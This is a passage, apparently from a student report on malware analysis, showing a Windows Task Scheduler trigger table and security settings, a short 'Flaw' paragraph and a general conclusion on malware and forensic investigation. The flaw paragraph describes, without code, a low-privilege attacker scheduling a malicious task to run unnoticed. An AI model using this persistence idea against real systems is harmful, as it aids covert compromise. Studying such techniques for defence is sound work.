17:14 on 06-05-2020 - After triggered, repeat every 00:02:00 indefinitely.	20-05-2020 17:08:00	06-05-2020
17:00 on 01-05-1992 - After triggered, repeat every 1.00:00:00 indefinitely.	21-05-2020 20:35:30	20-05-2020
17:07 on 20-05-2020 - After triggered, repeat every 5 minutes indefinitely.	20-05-2020 17:12:00	30-11-1999

Security options

When running the task, use the following user account:


DESKTOP-RNAOS4B\Likhitha Dodda

● Run only when user is logged on

○ Run whether user is logged on or not

□ Do not store password. The task will only have access to local resources

□ Run with highest privileges



Flaw:

The main flaw here is as the hacker/attacker set schedule a task without asking a password and even without any sudo or admin privileges just with a low privilege he can easily write the malicious task the thing he want to do and make it to execute without any prior notice or authentication to us

Summary & Conclusion:

Every individual and organization is vulnerable to the threat of malwares. Malwares have become an effective instrument to damage, destroy and incur mammoth losses not only restricted to individuals but also to highly e-secured environment of organizations. The exploitation of computer programs is being visualized as the next threat to information storing and sharing. A comprehensive research in detection, analyzing, identification, repairing, removing of malwares is required to explore this undiscovered field. Therefore,cyber crimes needs to be thoroughly and meticulously conducted similar to a murder investigation.In the good old days, digital investigators could easily explore, discover and analyze malicious code on computer systems due to the malware functionality which was easily observable; therefore little effort was required in performing in depth analysis of the code.Today, various forms of malware are proliferating, automatically spreading (worm behavior), providing remote control access (Trojan horse/backdoor behavior), and sometimes concealing their activities on the compromised host (rootkit behavior). Furthermore, malware bypass security measures & firewalls disable AntiVirus tools from within the network to external command.The increasing sophistication of malicious code & growing importance of malware analysis in digital investigation has driven advances in tools and techniques for performing autopsies and surgery on malware. The demand for formalization and supporting documentation has grown as more investigations rely on understanding malware. The results of malware analysis must be accurate and verifiable, to the point that they can be relied on as evidence in an investigation or prosecution.The above model is a very simple and helpful tool even to the least computer literate to understand and differentiate among the various types of malware.